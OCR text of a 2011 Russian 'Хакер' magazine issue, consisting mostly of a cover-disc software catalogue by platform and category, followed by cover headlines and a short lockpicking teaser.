Visual Assist X 10.6
Visual Paradigm for UML 8.2 Community Edition
VisualSVN 2.0.6
VisualSVN Server 2.1.10
XRefresh 1.5

>Misc
4t Tray Minimizer Free 5.52
8start Launcher 3.0
Autosensitivity 1.4
Better Directory Analyzer 1.0
Bins
EyeLeo 1.1
FastPreview
FileMindQuickFix 1.0
Gest 2.3.0
HotkeyP
LightShot 1.4.0
Microsoft Mathematics 4.0
Mouse Without Borders
Prey 0.5.3
SuperCopier 2.2 Beta
TouchFreeze 1.0.2

>Multimedia\
AIMP 2.61 Build 583
FastPreview 3.1
FastStone Image Viewer 4.6
GOM Player 2.1.33.5071
Graphs Made Easy 3.1
Juice
Lightshot 1.4
Open Freely
Paint.NET 3.5.8
Snaplr
VisualSubSync 1.0.0
ZS4 Video Editor 0.958

>Net
Cyberduck 4.1.2
DynaMAC 2011-08-31
Fiddler2
G+7 1.2.0.0
LinkChecker 7.1
Miranda IM 0.9.30
MTPuTTY 1.0 Beta
NetworkTrafficView 1.00
SFTP Net Drive 1.0.12
ShareScan 1.0.0.2
VPN Watcher
WakeMeOnLan v1.10
Website Load Tool 1.0
York 1.50

> Security
Agnitio v2
AVZ 4.35
Cryptohaze Multiforcer 1.0
HashGenerator 1.0
INSECT Pro 2.6.1
ldap-blind-explorer
MoonSols Dumplt
pev 0.40
SIP Inspector 1.34
theHarvester 2.1 Blackhat Edition
TrueCrypt 7.1
WebInject 1.41
WFuzz 2.0
WPScan WordPress Security Tool 1.0
xpath-blind-explorer
ZAP 1.3.2

>System
Bluetooth Driver Installer 1.0.0.72
Boot-US 2.1.8
CCleaner 3.10
Check Disk GUI
Comodo System-Cleaner 3.0.17
Crucial System Scanner
Defraggler 2.06
Disk Bench 2.6.1.0
ERUNTgui 1.3.0
HWiNFO
Malwarebytes Anti-Malware 1.51.2.1300
Minimem 2.0
Moo0 SystemMonitor 1.64
Recuva 1.40
Secunia PSI 2.0
Speccy 1.12.265
SSDlife Free 2.1.29
USB Monitor
VirtualBox 4.1.2
Web Log Storming

>>UNIX
>Desktop
Clex 4.6
Converseen 0.4.3
Double Commander 0.5.0
Genius 1.0.14
Gnac 0.2.3
GTKRawGallery 0.9.61
jHepWork 3.1
Jomic 0.9.33
Kwave 0.8.6
Mplayer tools 7.8
QtiPlot 0.9.8.8
Qucs 0.0.16
Recoll 1.15.8
Shotwell 0.11
Tovid 0.34
Veusz 1.13
Videotrans 1.6.1
XPaint 2.9.8.2

>Devel
Collabtive 0.7
Database Deployment Manager 0.1e
DBeaver 1.3.4
dbm 1.9
Dhex 0.65
diffutils 3.1
GDB 7.3a
IPython 0.11
JFormDesigner 5
JPPF 2.5.2
MetaModel 2.0
MyJgui 0.7.4.1
PyPy 1.6
Qt Creator 2.3
Rails 3.1
RKWard 0.5.6
Shogun 1.0.0
Vaadin 6.6.6

>Net
Adobe Flash Player 10.3.181.22
BaGoMa 1.10
BitlBee 3.0.3
Cone 0.89
Creepy
Google Chrome 13
gPodder 2.13
JFBChat 0.2.2
LinkChecker 7.1
Linphone 3.4.3
Mozilla Firefox 6.0.2
NetworkManager 0.9
Opera 11.51
Qt Cloud Drive
quIRC 0.7.11
Tyrs 0.4.0
Wget 1.13
Xymon Alert 4.3.4


>Security
Aide 0.15.1
Arachni 0.3
Armitage 09.08.11
Bastille 3.2.1
FBPwn 0.1.3
Lshell 0.9.14
Malheur 0.5.2
Megiddo 0.4.0
Mobius Forensic Toolkit 0.5.9
Nixory 1.1
Suricata 1.0.5
T50 5.4
Trojan scan 1.4.1
TrueCrypt 7.1
UnHash 1.1
Websecurify 0.8
Wireshark 1.6.2
Xfprot 2.4
aidsql
APKInspector BETA
Cryptohaze Multiforcer 1.0
fuzzdb 1.09
hashkill 0.2.4
Malheur 0.5.1
peter-bochs
pev 0.40
SIP Inspector 1.34
slowhttptest 1.1
Snort 2.9.1
TrueCrypt 7.1
Wfuzz 2.0

>Server
ABillS 0.53
Apache 2.2.20
Ashd 0.8MUSCLE 5.56
MySQL 5.5.15
OpenLDAP 2.4.26
OpenSSH 5.9
OpenVPN 2.2.1
Postfix 2.8.5
PostgreSQL 9.0.4
Samba 3.6.0
Sendmail 8.14.5

>System
Apt-dater 0.8.5
AQEMU 0.8.1
Arkeia 9
BleachBit 0.9.0
Ccfe 1.51
Collectd 5.0.0
eMount 0.11.2
Extcarve 1.1
G4L 0.38
Giis-ext4 0.7
HDT 0.5.0
OSS 4
QEMU 0.15
Tvpvrd 3.3.2

>X-distr
Chrome OS 1.5.849
Mandriva Linux 2011.0

>>MAC
Adium 1.4.3
Android SDK 3.0r12
ClamXav 2.2.2
DesktopUtility 1.2.2
Firebird 2.1.4
FreeCol 0.10.2
FunctionFlip 2.2
GeoGebra 4.0
Lion Tweaks 1.3
Mac Games Arcade 1.7.7
MAMP 2.0.3
OpenSSH 5.9
Python 3.2.2
Parallels Desktop 7 для Mac
RedQuits 2.0
Skitch 1.0.7
SMARTReporter 2.7.0
SSH Tunnel Manager 2.1.4
TrueCrypt 7.1
Tubbler 1.3.1
TVShows 2.0b11



SQLMAP: АВТОМАТИЗАЦИЯ SQL-ИНЪЕКЦИЙ

ХАКЕР
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
10 (153) 2011
ВСТРЕЧАЙТЕ НОВЫЙ ДИЗАЙН
РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.

СОБИРАЕМ 3D-СКАНЕР ЗА $30
КАК MICROSOFT ЗАКРЫВАЕТ БОТНЕТЫ
ОБХОД ГРУППОВЫХ ПОЛИТИК В ДОМЕНЕ

DEFCON.
ОТЧЕТ ОТ УЧАСТНИКОВ

Lockpicking

ИСКУССТВО ВСКРЫВАТЬ ЗАМКИ

Информационная безопасность начинается с физического уровня, и именно поэтому хакеров всегда интересовали замки. Сегодня мы посмотрим на устройство обычных цилиндровых замков и выясним, почему же их так легко вскрыть.

